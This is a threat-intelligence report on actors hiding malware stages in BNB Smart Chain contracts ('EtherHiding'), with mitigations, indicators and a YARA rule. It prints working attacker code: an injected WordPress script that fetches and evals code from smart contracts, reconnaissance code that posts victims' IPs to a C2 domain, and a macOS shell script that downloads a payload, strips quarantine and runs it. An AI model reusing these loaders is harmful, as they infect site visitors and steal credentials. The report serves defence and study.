Neither North Korea’s UNC5342 nor threat actor UNC5142 are interacting directly with BNB Smart Chain when retrieving information from smart contracts; both threat actors are utilizing centralized services, akin to using traditional Web2 services such as web hosting. This affords astute defenders the opportunity to mitigate such threats. These centralized intermediaries represent points of observation and control, where traffic can be monitored and malicious activity can be addressed through blocking, account suspensions, or other methods. In other words, UNC5142 and UNC5342 are using permissioned services to interact with permissionless blockchains.

These threat actors exhibit two different approaches to utilizing centralized services for interfacing with blockchain networks:

  1. An RPC endpoint is used by UNC5142 (CLEARFAKE) in the EtherHiding activity. This allows direct communication with a BNB Smart Chain node hosted by a third party in a manner that is close to a blockchain node’s β€œnative tongue.” 

  2. An API service hosted by a central entity is used by UNC5342 (DPRK), acting as a layer of abstraction between the threat actor and the blockchain.

Though the difference is nuanced, these intermediary services are positioned to directly impact threat actor operations. Another approach not observed in these operations is to operate a node that integrates fully with the blockchain network. Running a full node is resource-intensive, slow to sync, and creates a significant hardware and network footprint that can be traced, making it a cumbersome and risky tool for cyber operations.

Recommendations

EtherHiding presents new challenges as traditional campaigns have usually been halted by blocking known domains and IPs. Malware authors may leverage the blockchain to perform further malware propagation stages since smart contracts operate autonomously and cannot be shut down.

BscScan warning message

Figure 5: BscScan warning message

While security researchers attempt to warn the community by tagging a contract as malicious on official blockchain scanners (like the warning on BscScan in Figure 5), malicious activity can still be performed.

Chrome Enterprise: Centralized Mitigation

Chrome Enterprise can be a powerful tool to prevent the impact of EtherHiding by using its centralized management capabilities to enforce policies that directly disrupt the attack chain. This approach shifts security away from relying on individual user discretion and into the hands of a centralized, automated system.

The core strength of Chrome Enterprise resides in Chrome Browser Cloud Management. This platform allows administrators to configure and enforce security policies across all managed browsers in their organization, ensuring consistent protection regardless of the user's location or device.

For EtherHiding, this means an administrator can deploy a defense strategy that does not rely on individual users making the right security decisions.

Key Prevention Policies and Strategies

An administrator can use specific policies to break the EtherHiding attack at multiple points:

1. Block Malicious Downloads

This is the most direct and effective way to stop the attack. The final step of an EtherHiding campaign requires the user to download and run a malicious file (e.g., from a fake update prompt). Chrome Enterprise can prevent this entirely.

  • DownloadRestrictions Policy: An admin can configure this policy to block downloads of dangerous file types. By setting this policy to block file types like .exe, .msi, .bat, and .dll, the malicious payload can not be saved to the user's computer, effectively stopping the attack.

2. Automate and Manage Browser Updates

EtherHiding heavily relies on social engineering, most notably by using a pop-up that tells the user "Your Chrome is out of date." In a managed enterprise environment, this should be an immediate red flag.

  • Managed Updates: Administrators use Chrome Enterprise to control and automate browser updates. Updates are pushed silently and automatically in the background.

  • User Training: Because updates are managed, employees can be trained with a simple, powerful message: "You will never be asked to manually update Chrome." Any prompt to do so is considered a scam and thus undermines the primary social engineering tactic.

3. Control Web Access and Scripts

While attackers constantly change their infrastructure, policies can still reduce the initial attack surface.

  • URLBlocklist Policy: Admins can block access to known malicious websites, domains, or even the URLs of blockchain nodes if they are identified by threat intelligence.

  • Safe Browsing: Policies can enforce Google's Safe Browsing in its most enhanced mode, which uses real-time threat intelligence to warn users about phishing sites and malicious downloads.

Acknowledgements

This analysis would not have been possible without the assistance from across Google Threat Intelligence Group, including the Koreas Mission, FLARE, and Advanced Practices.

Indicators of Compromise

Type

Indicator

Context

SHA256 Hash (ZIP Archive)

970307708071c01d32ef542a49099571852846a980d6e8eb164d2578147a1628

ZIP archive containing the initial downloader, in this case JADESNOW.

SHA256 Hash (Initial JavaScript Downloader)

01fd153bfb4be440dd46cea7bebe8eb61b1897596523f6f6d1a507a708b17cc7

JADESNOW sample to launch infection chain.

BSC Address (Smart Contract)

0x8eac3198dd72f3e07108c4c7cff43108ad48a71c

BNB Smart Chain contract used by UNC5342 to host the second-stage JADESNOW payload.

BSC Address (Attacker-Controlled)

0x9bc1355344b54dedf3e44296916ed15653844509

Owner address of the malicious BNB Smart Chain contract.

Ethereum Transaction Hash (INVISIBLEFERRET.JAVASCRIPT Payload)

0x86d1a21fd151e344ccc0778fd018c281db9d40b6ccd4bdd3588cb40fade1a33a

Transaction storing the INVISIBLEFERRET.JAVASCRIPT payload.

Ethereum Transaction Hash (INVISIBLEFERRET.JAVASCRIPT Split Payload)

0xc2da361c40279a4f2f84448791377652f2bf41f06d18f19941a96c720228cd0f

Transaction storing the split INVISIBLEFERRET.JAVASCRIPT payload

Ethereum Transaction Hash (INVISIBLEFERRET Credential Stealer Payload)

0xf9d432745ea15dbc00ff319417af3763f72fcf8a4debedbfceeef4246847ce41

Transaction storing the additional INVISIBLEFERRET.JAVASCRIPT credential stealer payload.

YARA Detections

rule G_Downloader_JADESNOW_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$s1 = "global['_V']"
		$s2 = "global['r']"
		$s3 = "umP"
		$s4 = "mergeConfig"
		$s5 = "charAt" nocase
	condition:
		uint16(0) != 0x5A4D and filesize < 10KB and #s3 > 2 and #s5 == 1 and all of them
}

New Group on the Block: UNC5142 Leverages EtherHiding to Distribute Malware

16 October 2025 at 16:00

Written by: Mark Magee, Jose Hernandez, Bavi Sadayappan, Jessa Valdez


Since late 2023, Mandiant Threat Defense and Google Threat Intelligence Group (GTIG) have tracked UNC5142, a financially motivated threat actor that abuses the blockchain to facilitate the distribution of information stealers (infostealers). UNC5142 is characterized by its use of compromised WordPress websites and "EtherHiding", a technique used to obscure malicious code or data by placing it on a public blockchain, such as the BNB Smart Chain. This post is part of a two-part blog series on adversaries using the EtherHiding technique. Read our other post on North Korea (DPRK) adopting EtherHiding.

Since late 2023, UNC5142 has significantly evolved their tactics, techniques, and procedures (TTPs) to enhance operational security and evade detection. Notably, we have not observed UNC5142 activity since late July 2025, suggesting a shift in the actor’s operational methods or a pause in their activity.Β 

UNC5142 appears to indiscriminately target vulnerable WordPress sites, leading to widespread and opportunistic campaigns that impact a range of industry and geographic regions. As of June 2025, GTIG had identified approximately 14,000 web pages containing injected JavaScript consistent with an UNC5142 compromised website. We have seen UNC5142 campaigns distribute infostealers including ATOMIC, VIDAR, LUMMAC.V2, and RADTHIEF. GTIG does not currently attribute these final payloads to UNC5142 as it is possible these payloads are distributed on behalf of other threat actors. This post will detail the full UNC5142 infection chain, analyze its novel use of smart contracts for operational infrastructure, and chart the evolution of its TTPs based on direct observations from Mandiant Threat Defense incidents.

UNC5142 Attack Overview

An UNC5142 infection chain typically involves the following key components or techniques:

  • CLEARSHORT: A multistage JavaScript downloader to facilitate the distribution of payloadsΒ 

  • Compromised WordPress Websites: Websites running vulnerable versions of WordPress, or using vulnerable plugins/themesΒ 

  • Smart Contracts: Self-executing contracts stored on the BNB Smart Chain (BSC) blockchain

  • EtherHiding: A technique used to obscure malicious code or data by placing it on a public blockchain. UNC5142 relies heavily on the BNB Smart Chain to store its malicious components in smart contracts, making them harder for traditional website security tools to detect and block

CLEARSHORT infection chain

Figure 1: CLEARSHORT infection chain

CLEARSHORT

CLEARSHORT is a multistage JavaScript downloader used to facilitate malware distribution. The first stage consists of a JavaScript payload injected into vulnerable websites, designed to retrieve the second-stage payload from a malicious smart contract. The smart contract is responsible for fetching the next stage, a CLEARSHORT landing page, from an external attacker-controlled server. The CLEARSHORT landing page leverages ClickFix, a popular social engineering technique aimed at luring victims to locally run a malicious command using the Windows Run dialog box.Β 

CLEARSHORT is an evolution of the CLEARFAKE downloader, which UNC5142 previously leveraged in their operations from late 2023 through mid-2024. CLEARFAKE is a malicious JavaScript framework that masquerades as a Google Chrome browser update notification. The primary function of the embedded JavaScript is to download a payload after the user clicks the "Update Chrome" button. The second-stage payload is a Base64-encoded JavaScript code stored in a smart contract deployed on the BNB Smart Chain.

Compromised WordPress Sites

The attack begins from the compromise of a vulnerable WordPress website which is exploited to gain unauthorized access. UNC5142 injects malicious JavaScript (CLEARSHORT stage 1) code into one of three locations:

  • Plugin directories: Modifying existing plugin files or adding new malicious files

  • Theme files: Modifying theme files (like header.php, footer.php, or index.php) to include the malicious script

  • Database: In some cases, the malicious code is injected directly into the WordPress database

What is a Smart Contract?

Smart contracts are programs stored on a blockchain, like the BNB Smart Chain (BSC), that run automatically when a specified trigger occurs. While these triggers can be complex, CLEARSHORT uses a simpler method by calling a function that tells the contract to execute and return a pre-stored piece of data.

Smart contracts provide several advantages for threat actors to use in their operations, including:

  • Obfuscation: Storing malicious code within a smart contract makes it harder to detect with traditional web security tools that might scan website content directly.

  • Mutability (and Agility): While smart contracts themselves are immutable, the attackers use a clever technique. They deploy a first-level smart contract that contains a pointer to a second-level smart contract. The first-level contract acts as a stable entry point whose address never changes on the compromised website, directing the injected JavaScript to fetch code from a second-level contract, giving the attackers the ability to change this target without altering the compromised website.

  • Resilience: The use of blockchain technology for large parts of UNC5142’s infrastructure and operation increases their resiliency in the face of detection and takedown efforts. Network based protection mechanisms are more difficult to implement for Web3 traffic compared to traditional web traffic given the lack of use of traditional URLs. Seizure and takedown operations are also hindered given the immutability of the blockchain. This is further discussed later in the post.

  • Leveraging legitimate infrastructure: The BNB Smart Chain is a legitimate platform. Using it can help the malicious traffic blend in with normal activity as a means to evade detection.

Smart Contract Interaction

CLEARSHORT stage 1 uses Web3.js, a collection of libraries that allow interaction with remote ethereum nodes using HTTP, IPC or WebSocket. Typically to connect to the BNB Smart Chain via a public node like bsc-dataseed.binance[.]org. The stage 1 code contains instructions to interact with specific smart contract addresses, and calls functions defined in the contract’s Application Binary Interface (ABI). These functions return payloads, including URLs to the CLEARSHORT landing page. This page is decoded and executed within the browser, displaying a fake error message to the victim. The lure and template of this error message has varied over time, while maintaining the goal to lure the victim to run a malicious command via the Run dialog box. The executed command ultimately results in the download and execution of a follow-on payload, which is often an infostealer.

// Load libraries from public CDNs to intereact with blockchain and decode payloads.
<script src="https://cdn.jsdelivr.net/npm/web3@latest/dist/web3.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/pako/2.0.4/pako.min.js"></script>
<script src="https://cdn.jsdelivr.net/npm/crypto-js@4.1.1/crypto-js.min.js"></script>
<script>
    console.log('Start moving...');
    // The main malicious logic starts executing once the webpage's DOM is fully loaded.1st
    document.addEventListener('DOMContentLoaded', async () => {
        try {
            // Establishes a connection to the BNB Smart Chain via a public RPC node. 
            const web3 = new Web3('https://bsc-dataseed.binance.org/');
            // Creates an object to interact with the 1st-Level Smart Contract.
            const contract = new web3.eth.Contract([
                {
                    "inputs": [],
                    "stateMutability": "nonpayable",
                    "type": "constructor"
                },
                {
                    "inputs": [],
                    "name": "orchidABI", // Returns 2nd contract ABI
                    "outputs": [{
                        "internalType": "string",
                        "name": "",
                        "type": "string"
                    }],
                    "stateMutability": "view",
                    "type": "function"
                },
                {
                    "inputs": [],
                    "name": "orchidAddress",// Returns 2nd contract address
                    "outputs": [{
                        "internalType": "string",
                        "name": "",
                        "type": "string"
                    }],
                    "stateMutability": "view",
                    "type": "function"
                },
            
            ], '0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53'); // Hardcoded address of the 1st-Level Contract.
	//  ABI is Base64 decoded and then decompressed to get clean ABI.
            const orchidABI = JSON.parse(pako.ungzip(Uint8Array.from(atob(await contract.methods.orchidABI().call()), c => c.charCodeAt(0)), {
                to: 'string'
            }));
            // Calls the 'orchidAddress' function to get the address of the 2nd-Level Contract.
            const orchidAddress = await contract.methods.orchidAddress().call();
	     // New contract object created to represent 2nd-level contract.
            const orchid = new web3.eth.Contract(orchidABI, orchidAddress);
            const decompressedScript = pako.ungzip(Uint8Array.from(atob(await orchid.methods.tokyoSkytree().call()), c => c.charCodeAt(0)), {
                to: 'string'
            });
            eval(`(async () => { ${decompressedScript} })().then(() => { console.log('Moved.'); }).catch(console.error);`);
        } catch (error) {
            console.error('Road unavaible:', error);
        }
    });
</script>

Figure 2: Injected code from a compromised website - CLEARSHORT stage 1

When a user visits a compromised web page, the injected JavaScript executes in the browser and initiates a set of connections to one or multiple BNB smart contracts, resulting in the retrieval and rendering of the CLEARSHORT landing page (stage 2) (Figure 3).

CLEARSHORT Landing Page showing Cloudflare β€œUnusual Web Traffic” error

Figure 3: CLEARSHORT Landing Page showing Cloudflare β€œUnusual Web Traffic” error

EtherHiding

A key element of UNC5142's operations is their use of the EtherHiding technique. Instead of embedding their entire attack chain within the compromised website, they store malicious components on the BNB Smart Chain, using smart contracts as a dynamic configuration and control backend.The on-chain operation is managed by one or more actor-controlled wallets. These Externally Owned Accounts (EOAs) are used to:

  • Deploy the smart contracts, establishing the foundation of the attack chain.

  • Supply the BNB needed to pay network fees for making changes to the attack infrastructure.

  • Update pointers and data within the contracts, such as changing the address of a subsequent contract or rotating the payload decryption keys.

UNC5142's EtherHiding architecture on the BNB Smart Chain

Figure 4: UNC5142's EtherHiding architecture on the BNB Smart Chain

Evolution of UNC5142 TTPs

Over the past year, Mandiant Threat Defense and GTIG have observed a consistent evolution in UNC5142's TTPs. Their campaigns have progressed from a single-contract system to the significantly more complex three-level smart contract architecture that enables their dynamic, multi-stage approach beginning in late 2024.

This evolution is characterized by several key shifts: the adoption of a three smart contract system for dynamic payload delivery, the abuse of legitimate services like Cloudflare Pages for hosting malicious lures, and a transition from simple Base64 encoding to AES encryption. The actor has continuously refined its social engineering lures and expanded its infrastructure, at times operating parallel sets of smart contracts to increase both the scale and resilience of their campaigns.

Timeframe

Key Changes

Hosting & Infrastructure

Lure Encoding / Encryption

Notable Lures & Payloads

May 2024

Single smart contract system

.shop TLDs for lures and C2

Base64

Fake Chrome update lures

November 2024

Introduction of the three-smart-contract system

Abuse of Cloudflare *.pages.dev for lures

.shop / .icu domains for recon

AES-GCM + Base64

STUN server for victim IP recon

January 2025

Refinement of the three-contract system

Continued *.pages.dev abuse

AES-GCM + Base64

New lures: Fake reCAPTCHA, Data Privacy agreements

ATOMIC (macOS), VIDAR

February 2025

Secondary infrastructure deployed

Payload URL stored in smart contract

Expanded use of *.pages.dev and new payload domains

AES-GCM + Base64

New Lure: Cloudflare "Unusual Web Traffic" error

Recon check-in removed, replaced by cookie tracking

March 2025

Active use of both Main and Secondary infrastructure

MediaFire and GitHub for payload hosting

AES-GCM + Base64

Staged POST check-ins to track victim interaction

RADTHIEF, LUMMAC.V2

May 2025

Continued refinement of lures and payload delivery

*.pages.dev for lures, various TLDs for payloads

AES-GCM + Base64

New Lure: "Anti-Bot Verification" for Windows & macOS

Cloudflare Pages Abuse

In late 2024, UNC5142 shifted to the use of the Cloudflare Pages service (*.pages.dev) to host their landing pages; previously they leveraged .shop TLD domains. Cloudflare Pages is a legitimate service maintained by Cloudflare that provides a quick mechanism for standing up a website online, leveraging Cloudflare’s network to ensure it loads swiftly. These pages provide several advantages: Cloudflare is a trusted company, so these pages are less likely to be immediately blocked, and it is easy for the attackers to quickly create new pages if old ones are taken down.

The Three Smart Contract System

The most significant change is the shift from a single smart contract system to a three smart contract system. This new architecture is an adaptation of a legitimate software design principle known as the proxy pattern, which developers use to make their contracts upgradable. A stable, unchangeable proxy forwards calls to a separate second-level contract that can be replaced to fix bugs or add features.

This setup functions as a highly efficient Router-Logic-Storage architecture where each contract has a specific job. This design allows for rapid updates to critical parts of the attack, such as the landing page URL or decryption key, without any need to modify the JavaScript on compromised websites. As a result, the campaigns are much more agile and resistant to takedowns.

1) Initial call to the First-Level contract: The infection begins when the injected JavaScript on a compromised website makes a eth_call to the First-Level Smart Contract (e.g., 0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53). The primary function of this contract is to act as a router. Its job is to provide the address and Application Binary Interface (ABI) for the next stage, ensuring attackers rarely need to update the script across their vast network of compromised websites. The ABI data is returned in a compressed and base64 encoded format which the script decodes via atob() and then decompresses using pako.unzip to get the clean interface data.

2) Victim fingerprinting via the Second-Level contract: The injected JavaScript connects to the Second-Level Smart Contract (e.g., 0x8FBA1667BEF5EdA433928b220886A830488549BD). This contract acts as the logic of the attack, containing code to perform reconnaissance actions (Figure 5 and Figure 6). It makes a series of eth_call operations to execute specific functions within the contract to fingerprint the victim’s environment:

  • teaCeremony (0x9f7a7126), initially served as a method for dynamic code execution and page display. Later it was used for adding and removing POST check-ins.
  • shibuyaCrossing (0x1ba79aa2), responsible for identifying the victim's platform or operating system with additional OS/platform values added over time
  • asakusaTemple (0xa76e7648), initially a placeholder for console log display that later evolved into a beacon for tracking user interaction stages by sending user-agent values
  • ginzaLuxury (0xa98b06d3), responsible for retrieving the code for finding, fetching, decrypting, and ultimately displaying the malicious lure to the user

The functionality for command and control (C2) check-ins has evolved within the contract:

  • Late 2024: The script used a STUN server (stun:stun.l.google.com:19302) to obtain the victim's public IP and sent it to a domain like saaadnesss[.]shop or lapkimeow[.]icu/check.

  • February 2025: The STUN-based POST check-in was removed and replaced with a cookie-based tracking mechanism (data-ai-collecting) within the teaCeremony (0x9f7a7126) function.

  • April 2025: The check-in mechanism was reintroduced and enhanced. The asakusaTemple (0xa76e7648) function was modified to send staged POST requests to the domain ratatui[.]today, beaconing at each phase of the lure interaction to track victim progression.

Example of second-level smart contract transaction contents

Figure 5: Example of second-level smart contract transaction contents

//Example of code retrieved from the second-level smart contract (IP check and STUN)
if (await new Promise(r => {
        let a = new RTCPeerConnection({ iceServers: [{ urls: "stun:stun.l.google.com:19302" }] });
        a.createDataChannel("");
        a.onicecandidate = e => {
            let ip = e?.candidate?.candidate?.match(/\d+\.\d+\.\d+\.\d+/)?.[0];
            if (ip) {
                fetch('https://saaadnesss[.]shop/check', { // Or lapkimeow[.]icu/check
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({ ip, domain: location.hostname })
                }).then(r => r.json()).then(data => r(data.status));
                a.onicecandidate = null;
            }
        };
        a.createOffer().then(o => a.setLocalDescription(o));
    }) === "Decline") {
        console.warn("Execution stopped: Declined by server");
    } else {
        await teaCeremony(await orchid.methods.shibuyaCrossing().call(), 2);
        await teaCeremony(await orchid.methods.akihabaraLights().call(), 3);
        await teaCeremony(await orchid.methods.ginzaLuxury().call(), 4);
        await teaCeremony(await orchid.methods.asakusaTemple().call(), 5);
    }

Figure 6: Decoded reconnaissance code stored in second-level smart contract transaction

3) Lure & payload URL hosting in Third-Level Contract: Once the victim is fingerprinted, the logic in the Second-Level Contract queries the Third-Level Smart Contract (e.g., 0x53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA). This final contract acts as a configuration storage container. It typically contains the URL hosting the encrypted CLEARSHORT payload, the AES key to decrypt the page, and the URL hosting the second stage payload.

Encrypted landing page URL

Figure 7: Encrypted landing page URL

Payload URL

Figure 8: Payload URL

By separating the static logic (second-level) from the dynamic configuration (third-level), UNC5142 can rapidly rotate domains, update lures, and change decryption keys with a single, cheap transaction to their third-level contract, ensuring their campaign remains effective against takedowns.

How an Immutable Contract Can Be 'Updated'

A key question that arises is how attackers can update something that is, by definition, unchangeable. The answer lies in the distinction between a smart contract's code and its data.

  • Immutable code: Once a smart contract is deployed, its program code is permanent and can never be altered. This is the part that provides trust and reliability.

  • Mutable data (state): However, a contract can also store data, much like a program uses a database. The permanent code of the contract can include functions specifically designed to change this stored data.

UNC5142 exploits this by having their smart contracts built with special administrative functions. To change a payload URL, the actor uses their controlling wallet to send a transaction that calls one of these functions, feeding it the new URL. The contract's permanent code executes, receives this new information, and overwrites the old URL in its storage.

From that point on, any malicious script that queries the contract will automatically receive the new, updated address. The contract's program remains untouched, but its configuration is now completely different. This is how they achieve agility while operating on an immutable ledger.

An analysis of the transactions shows that a typical update, such as changing a lure URL or decryption key in the third-level contract, costs the actor between $0.25 and $1.50 USD in network fees. After the one-time cost of deploying the smart contracts, the initial funding for an operator wallet is sufficient to cover several hundred such updates. This low operational cost is a key enabler of their resilient, high-volume campaigns, allowing them to rapidly adapt to takedowns with minimal expense.

AES-Encrypted CLEARSHORT

In December 2024, UNC5142 introduced AES encryption for the CLEARSHORT landing page, shifting away from Base64-encoded payloads that were used previously. Not only does this reduce the effectiveness of some detection efforts, it also increases the difficulty of analysis of the payload by security researchers. The encrypted CLEARSHORT landing page is typically hosted on a Cloudflare .dev page. The function that decrypts the AES-encrypted landing page uses an initialization vector retrieved from the third smart contract (Figure 9 and Figure 10). The decryption is performed client-side within the victim's browser.

AES Key within smart contract transaction

Figure 9: AES Key within smart contract transaction

// Simplified example of the decryption logic
async function decryptScrollToText(encryptedBase64, keyBase64) {
    const key = Uint8Array.from(atob(keyBase64), c => c.charCodeAt(0));
    const combinedData = Uint8Array.from(atob(encryptedBase64), c => c.charCodeAt(0));
    const iv = combinedData.slice(0, 12); // IV is the first 12 bytes
    const encryptedData = combinedData.slice(12);
    const cryptoKey = await crypto.subtle.importKey(
        "raw", key, "AES-GCM", false, ["decrypt"]
    );
    const decryptedArrayBuffer = await crypto.subtle.decrypt(
        { name: "AES-GCM", iv },
        cryptoKey,
        encryptedData
    );
    return new TextDecoder().decode(decryptedArrayBuffer);
}

// ... (Code to fetch encrypted HTML and key from the third-level contract) ...

if (cherryBlossomHTML) { // cherryBlossomHTML contains the encrypted landing page
     try {
        let sakuraKey = await JadeContract.methods.pearlTower().call(); // Get the AES key
        const decryptedHTML = await decryptScrollToText(cherryBlossomHTML, sakuraKey);
        // ... (Display the decrypted HTML in an iframe) ...
    } catch (error) {
        return;
    }
}

Figure 10: Simplified decryption logic

CLEARSHORT Templates and Lures

UNC5142 has used a variety of lures for their landing page, evolving them over time:Β 

  • January 2025: Lures included fake Data Privacy agreements and reCAPTCHA turnstiles (Figure 11 and Figure 12).
β€œDisable Data Collection” CLEARSHORT lure

Figure 11: β€œDisable Data Collection” CLEARSHORT lure

Fake reCAPTCHA lure

Figure 12: Fake reCAPTCHA lure

  • March 2025: The threat cluster began using a lure that mimics a Cloudflare IP web error (Figure 13).
Cloudflare β€œUnusual Web Traffic” error

Figure 13: Cloudflare β€œUnusual Web Traffic” error

  • May 2025: An "Anti-Bot Lure" was observed, presenting another variation of a fake verification step (Figure 14).
Anti-Bot lure

Figure 14: Anti-Bot Lure

On-Chain Analysis

Mandiant Threat Defense’s analysis of UNC5142's on-chain activity on the BNB Smart Chain reveals a clear and evolving operational strategy. A timeline of their blockchain transactions shows the use of two distinct sets of smart contract infrastructures, which GTIG tracks as the Main and Secondary infrastructures. Both serve the same ultimate purpose, delivering malware via the CLEARSHORT downloader.

Leveraging BNB Smart Chain's smart contract similarity search, a process where the compiled bytecode of smart contracts is compared to find functional commonalities, revealed that the Main and Secondary smart contracts were identical at the moment of their creation. This strongly indicates that the same threat actor, UNC5142, is responsible for all observed activity. It is highly likely that the actor cloned their successful Main infrastructure to create the foundation for Secondary, which could then be updated via subsequent transactions to deliver different payloads.

Further analysis of the funding sources shows that the primary operator wallets for both groups received funds from the same intermediary wallet (0x3b5a...32D), an account associated with the OKX cryptocurrency exchange. While attribution based solely on transactions from a high-volume exchange wallet requires caution, this financial link, combined with the identical smart contract code and mirrored deployment methodologies, makes it highly likely that a single threat actor, UNC5142, controls both infrastructures.

Parallel Distribution Infrastructures

Transaction records show key events for both groups occurring in close proximity, indicating coordinated management.

On Feb. 18, 2025, not only was the entire Secondary infrastructure created and configured, but the Main operator wallet also received additional funding on the same day. This coordinated funding activity strongly suggests a single actor preparing for and executing an expansion of their operations.

Furthermore, on March 3, 2025, transaction records show that operator wallets for both Main and Secondary infrastructures conducted payload and lure update activities. This demonstrates concurrent campaign management, where the actor was actively maintaining and running separate distribution efforts through both sets of smart contracts simultaneously.

Main

Mandiant Threat Defense analysis pinpoints the creation of the Main infrastructure to a brief, concentrated period on Nov. 24, 2024. The primary Main operator wallet (0xF5B9...71B) was initially funded on the same day with 0.1 BNB (worth approximately $66 USD at the time). Over the subsequent months, this wallet and its associated intermediary wallets received funding on multiple occasions, ensuring the actor had sufficient BNB to cover transaction fees for ongoing operations.

The transaction history for Main infrastructure shows consistent updates over the course of the first half of 2025. Following the initial setup, Mandiant observed payload and lure updates occurring on a near-monthly and at times bi-weekly basis from December 2024 through the end of May 2025. This sustained activity, characterized by frequent updates to the third-level smart contract, demonstrates its role as the primary infrastructure for UNC5142's campaigns.

Secondary

Mandiant Threat Defense observed a significant operational expansion where the actor deployed the new, parallel Secondary infrastructure. The Secondary operator wallet (0x9AAe...fac9) was funded on Feb. 18, 2025, receiving 0.235 BNB (approximately $152 USD at the time). Shortly after, the entire three-contract system was deployed and configured. Mandiant observed that updates to Secondary infrastructure were active between late February and early March 2025. After this initial period, the frequency of updates to the Secondary smart contracts decreased substantially.

Timeline of UNC5142's on-chain infrastructure

Figure 15: Timeline of UNC5142's on-chain infrastructure

The Main infrastructure stands out as the core campaign infrastructure, marked by its early creation and steady stream of updates. The Secondary infrastructure appears as a parallel, more tactical deployment, likely established to support a specific surge in campaign activity, test new lures, or simply build operational resilience.

As of this publication, the last observed on-chain update to this infrastructure occurred on July 23, 2025, suggesting a pause in this campaign or a potential shift in the actor's operational methods.Β 

Final Payload Distribution

Over the past year, Mandiant Threat Defense has observed UNC5142 distribute a wide range of final payloads, including VIDAR, LUMMAC.V2, and RADTHIEF (Figure 16). Given the distribution of a variety of payloads over a range of time, it is possible that UNC5142 functions as a malware distribution threat cluster. Distribution threat clusters play a significant role within the cyber criminal threatscape, providing actors of varying levels of technical sophistication a means to distribute malware and/or gain initial access to victim environments. However, given the consistent distribution of infostealers, it’s also plausible that the threat cluster’s objective is to obtain stolen credentials to facilitate further operations, such as selling the credentials to other threat clusters. While the exact business model of UNC5142 is unclear, GTIG currently does not attribute the final payloads to the threat cluster due to the possibility it is a distribution threat cluster.

UNC5142 final payload distribution over time

Figure 16: UNC5142 final payload distribution over time

An analysis of their infection chains since the beginning of 2025 reveals that UNC5142 follows a repeatable four-stage delivery chain after the initial CLEARSHORT lure:

  1. The initial dropper: The first stage almost always involves the execution of a remote HTML Application (.hta) file, often disguised with a benign file extension like .xll (Excel Add-in). This component, downloaded from a malicious domain or a legitimate file-sharing service, serves as the entry point for executing code on the victim's system outside the browser's security sandbox.

  2. The PowerShell loader: The initial dropper’s primary role is to download and execute a second-stage PowerShell script. This script is responsible for defense evasion and orchestrating the download of the final payload.

  3. Abuse of legitimate services: The actor has consistently leveraged legitimate file hosting services such as GitHub and MediaFire to host encrypted data blobs, with some instances observed where final payloads were hosted on their own infrastructure. This tactic helps the malicious traffic blend in with legitimate network activity, bypassing reputation-based security filters.

  4. In-memory execution: In early January, executables were being used to serve VIDAR, but since then, the final malware payload has transitioned to being delivered as an encrypted data blob disguised as a common file type (e.g., .mp4, .wav, .dat). The PowerShell loader contains the logic to download this blob, decrypt it in memory, and execute the final payload (often a .NET loader), without ever writing the decrypted malware to disk.

UNC5142 Infostealer delivery infection chain

Figure 17: UNC5142 Infostealer delivery infection chain

Earlier Campaigns

In earlier infection chains, the URL for the first-stage .hta dropper was often hardcoded directly into the CLEARSHORT lure's command (e.g., mshta hxxps[:]//...pages.dev). The intermediate PowerShell script would then download the final malware directly from a public repository like GitHub.

January 2025

The actor’s primary evolution was to stop delivering the malware directly as an executable file. Instead, they began hosting encrypted data blobs on services like MediaFire, disguised as media files (.mp4, .mp3). The PowerShell loaders were updated to include decryption routines (e.g., AES, TripleDES) to decode these blobs in memory, revealing a final-stage .NET dropper or the malware itself.

February 2025 & Beyond

The most significant change was the deeper integration of their on-chain infrastructure. Instead of hardcoding the dropper URL in the lure, the CLEARSHORT script began making a direct eth_call to the Third-Level Smart Contract. The smart contract now dynamically provides the URL of the first-stage dropper. This gives the actor complete, real-time control over their post-lure infrastructure; they can change the dropper domain, filename, and the entire subsequent chain by simply sending a single, cheap transaction to their smart contract.

In the infection chain leading to RADTHIEF, Mandiant Threat Defense observed the actor reverting to the older, static method of hardcoding the first-stage URL directly into the lure. This demonstrates that UNC5142 uses a flexible approach, adapting its infection methods to suit each campaign.

Targeting macOS

Notably, the threat cluster has targeted both Windows and macOS systems with their distribution campaigns. In February 2025 and again in April 2025, UNC5142 distributed ATOMIC, an infostealer tailored for macOS. The social engineering lures for these campaigns evolved; while the initial February lure explicitly stated β€œInstructions For MacOS”, the later April versions were nearly identical to the lures used in their Windows campaigns (Figure 18 and Figure 19). In the February infection chain, the lure prompted the user to run a bash command that retrieved a shell script (Figure 18). This script then used curl to fetch the ATOMIC payload from the remote server hxxps[:]//browser-storage[.]com/update and writes the ATOMIC payload to a file named /tmp/update. (Figure 20). The use of the xattr command within the bash script is a deliberate defense evasion technique designed to remove the com.apple.quarantine attribute, which prevents macOS from displaying the security prompt that normally requires user confirmation before running a downloaded application for the first time.

macOS β€œInstallation Instructions” CLEARSHORT lure from February 2025

Figure 18: macOS β€œInstallation Instructions” CLEARSHORT lure from February 2025

macOS β€œVerification Steps” CLEARSHORT lure from May 2025

Figure 19: macOS β€œVerification Steps” CLEARSHORT lure from May 2025

curl -o /tmp/update https://browser-storage[.]com/update
xattr -c /tmp/update
chmod +x /tmp/update
/tmp/update

Figure 20: install.sh shell script contents

Outlook & Implications

Over the past year, UNC5142 has demonstrated agility, flexibility, and an interest in adapting and evolving their operations. Since mid-2024, the threat cluster has tested out and incorporated a wide swath of changes, including the use of multiple smart contracts, AES-encryption of secondary payloads, CloudFlare .dev pages to host landing pages, and the introduction of the ClickFix social engineering technique. It is likely these changes are an attempt to bypass security detections, hinder or complicate analysis efforts, and increase the success of their operations. The reliance on legitimate platforms such as the BNB Smart Chain and Cloudflare pages may lend a layer of legitimacy that helps evade some security detections. Given the frequent updates to the infection chain coupled with the consistent operational tempo, high volume of compromised websites, and diversity of distributed malware payloads over the past year and a half, it is likely that UNC5142 has experienced some level of success with their operations. Despite what appears to be a cessation or pause in UNC5142 activity since July 2025, the threat cluster’s willingness to incorporate burgeoning technology and their previous tendencies to consistently evolve their TTPs could suggest they have more significantly shifted their operational methods in an attempt to avoid detection.Β 

Acknowledgements

